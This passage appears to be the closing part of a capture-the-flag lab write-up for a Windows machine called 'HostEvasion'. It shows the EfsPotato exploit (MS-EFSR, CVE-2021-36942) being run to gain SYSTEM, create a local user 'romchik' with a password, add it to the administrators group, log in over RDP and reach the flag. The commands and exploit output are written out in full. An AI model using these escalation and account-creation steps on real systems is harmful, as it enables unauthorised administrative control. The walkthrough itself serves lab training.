[+] Current user: HOSTEVASION\evader
[+] Pipe: \pipe\lsarpc
[!] binding ok (handle=917680)
[+] Get Token: 872
[!] process with pid: 3016 created.
==============================
nt authority\system
```

Create new user

`.\EfsPotato.exe "net user romchik hyperp@ss123* /add"`

Add this uset to administrators


`.\EfsPotato.exe "net localgroup administrators romchik /add"`



```
evader@HostEvasion:C:\xampp\htdocs# .\EfsPotato.exe "net localgroup administrators romchik /add"
Exploit for EfsPotato(MS-EFSR EfsRpcEncryptFileSrv with SeImpersonatePrivilege local privalege escalation vulnerability).
Part of GMH's fuck Tools, Code By zcgonvh.
CVE-2021-36942 patch bypass (EfsRpcEncryptFileSrv method) + alternative pipes support by Pablo Martinez (@xassiz) [www.blackarrow.net]

[+] Current user: HOSTEVASION\evader
[+] Pipe: \pipe\lsarpc
[!] binding ok (handle=7dc090)
[+] Get Token: 780
[!] process with pid: 5896 created.
==============================
The command completed successfully.


evader@HostEvasion:C:\xampp\htdocs# .\EfsPotato.exe "net localgroup administrators"
Exploit for EfsPotato(MS-EFSR EfsRpcEncryptFileSrv with SeImpersonatePrivilege local privalege escalation vulnerability).
Part of GMH's fuck Tools, Code By zcgonvh.
CVE-2021-36942 patch bypass (EfsRpcEncryptFileSrv method) + alternative pipes support by Pablo Martinez (@xassiz) [www.blackarrow.net]

[+] Current user: HOSTEVASION\evader
[+] Pipe: \pipe\lsarpc
[!] binding ok (handle=eab520)
[+] Get Token: 848
[!] process with pid: 1036 created.
==============================
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain
```

Connect to RDP


```
xfreerdp /v:10.10.68.143 /u:romchik /p:'hyperp@ss123*' /dynamic-resolution
```



romchik

Please wait for the User Profile Service

Final flag on administrators desktop



Hostname: HostEvasion
Instance ID: i-0ab56338059fb3fd8

Local Disk (C:) › Users › Administrator › Desktop

Name	Date modified	Type	Size
flag	8/8/2023 3:46 PM	File folder	
Process Hacker 2	9/4/2023 12:25 PM	File folder	
EC2 Feedback	6/21/2016 3:36 PM	Pinned Site Shortc...	1 KB
EC2 Microsoft Windows Guide	6/21/2016 3:36 PM	Pinned Site Shortc...	1 KB
flag	7/29/2023 3:54 PM	Text Document	1 KB

[redacted]